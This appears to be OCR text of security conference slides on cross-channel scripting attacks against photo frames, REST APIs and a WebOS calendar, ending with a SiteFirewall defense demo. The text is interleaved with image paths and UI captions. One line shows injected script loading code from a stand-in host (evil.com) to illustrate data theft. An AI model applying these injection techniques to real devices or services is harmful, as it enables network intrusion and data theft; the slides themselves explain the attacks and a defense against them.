
There is a ghost in here

Now Playing: **bouh.jpg**

Frame Serial Number:

Ghost activity report
injecting payload
Stealing the file/image
File loaded, decoding it
decode complete, re-encoding
leaking file
Ghosting completed, file out!
Firmware Version: M-CB08S6US-1001.1

Photo frames as stepping stones



2 Son connects to upload photos

Internet

3 Intranet infected

1 Frame gets infected via grandma’s browser

Photo frame XCS

Bonus “feature”:

- Current photo visible without login

A vehicle for scams?

eStarling photo frame

- receive photos via email
- predictable address

Frame error !

Call us

666-6666

XCS reloaded

API based XCS

Restful API

Many popular web services share data via RESTful API such as Twitter, Facebook, Myspace...

REST stand for Representational State Transfert


It is designed to work over HTTP

REST API advantage


- Client-server
- Stateless
- Cacheable
- Uniform interface

- Return data in various format : XML, JSON ...

Twitpic use Twitter API



Mafia Wars on facebook plateform



> Let me know when I get an energy pack! <

Add us to your profile.

Choose a free gift to send to your friends:

Tactical Shotgun FREE!	Armored Truck FREE!	Stab-Proof Vest FREE!	Motorcycle FREE!	Sawed-off Shotgun Locked!
Liquor x20 Locked!	Cards x20 Locked!	Tokens x20 Locked!	Wiretap Device Locked!	Bodyguards Locked!
Untraceable Cell Phone Locked!	Night Vision Goggles Locked!	Illegal Transaction Records Locked!	Blackmail Photos Locked!	Computer Set-Up Locked!


Hot Tip! Giving items to your friends will increase the power of your mafia.

Where XCS arise ?

- Consumer trust producer

- Each producer has it own filtering policy
- Each consumer has it own filtering policy
- The filerting applied is not explicitly defined

Example



Sentiment | Conference Beta RC 1.02

Send an Update

[redacted]™

All ▾ 4b275b6dbb0288acd99101b77218eede Search ▾

Search: ● Everywhere ○ Maidenhead, GB

Advanced Search
Live Trending
Export To CSV

Want t
Eg, Ac
Use th
http://

Live, refresh in:

Interesting People:

- Actors
- Designers
- Developers
- Musicians
- Sport
- Pets
- TV
- Travel
- Marketing
- Entrepreneur
- Bloggers

Alert http://[redacted]/

API XCS detected

OK

XCS revolution


Phone based XCS

Modern smartphone

- Modern smartphone extensively use HTML view

Example

- WebOS 1.04 was vulnerable to XCS attack
    - The payload was injected via a calendar
    - Reflected to the calendar application



Calendar 12:00

Thu Sep 17 2009 ALL

Clear 69° | 20°

10 Buy concert tickets

11 Review quarterly reports
Jordan's Office
When: Thursday, September 17, 2009 11:00 AM-12...

12 pm Workout

Lunch w/ Roger Ja...
Pete's Deli

1

2 HRS, 30 MINS FREE

4 Pick up kids from school

Jason's guitar Le...

5 Cascade Project St...

Defenses

Defense approaches

Today

- Internal audits by IT staff and end-users

Near-term

- SiteFirewall: IT, browser vendors

Long-term


- Server-side security gains

SiteFirewall

Injected script can issue requests at will:

<script src=”http://evil.com”>

Before



admin @ 2000-02-11 06:44:02 PM

```
Date             Program                   Message
Jan 10 02:18:48  httpd(pam_unix)[17476]:   session opened for user admin by (uid=
Jan 10 02:18:48  httpd(pam_unix)[17476]:   session closed for user admin
Jan 10 02:19:07  httpd(pam_unix)[17613]:   bad username []
Jan 10 02:19:46  httpd(pam_unix)[17617]:   bad username [
```

We now own your secret data. For example:


EDmini - secret/

[To Parent Directory]

```
01/09/2000    22:50:05        7.7k secret_code.exe
```

SiteFirewall


SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.



SiteFirewall

Page interactions with the Internet blocked.

After



```
Date              Program                       Message
Jan 10 02:18:48   httpd(pam_unix)[17476]:       session opened for user admin by (uid=(
Jan 10 02:18:48   httpd(pam_unix)[17476]:       session closed for user admin
Jan 10 02:19:07   httpd(pam_unix)[17613]:       bad username []
Jan 10 02:19:46   httpd(pam_unix)[17617]:       bad username [
```

```
] Jan 10 02:19:46 httpd(pam_unix)[17617]: bad username [] Jan 10 02:19:50 httpd(pam_unix)[17618]:
session opened for user admin by (uid=0) Jan 10 02:19:50 httpd(pam_unix)[17618]: session closed for
user admin Jan 10 02:19:54 httpd(pam_unix)[17664]: session opened for user admin by (uid=0) Jan 10
02:19:54 httpd(pam_unix)[17664]: session closed for user admin Jan 10 02:20:01 httpd(pam_unix)[17795]:
session opened for user admin by (uid=0) Jan 10 02:20:01 httpd(pam_unix)[17795]: session closed for
user admin Jan 10 02:20:02 httpd(pam_unix)[17847]: bad username [] Jan 10 02:20:02 httpd(pam_unix)
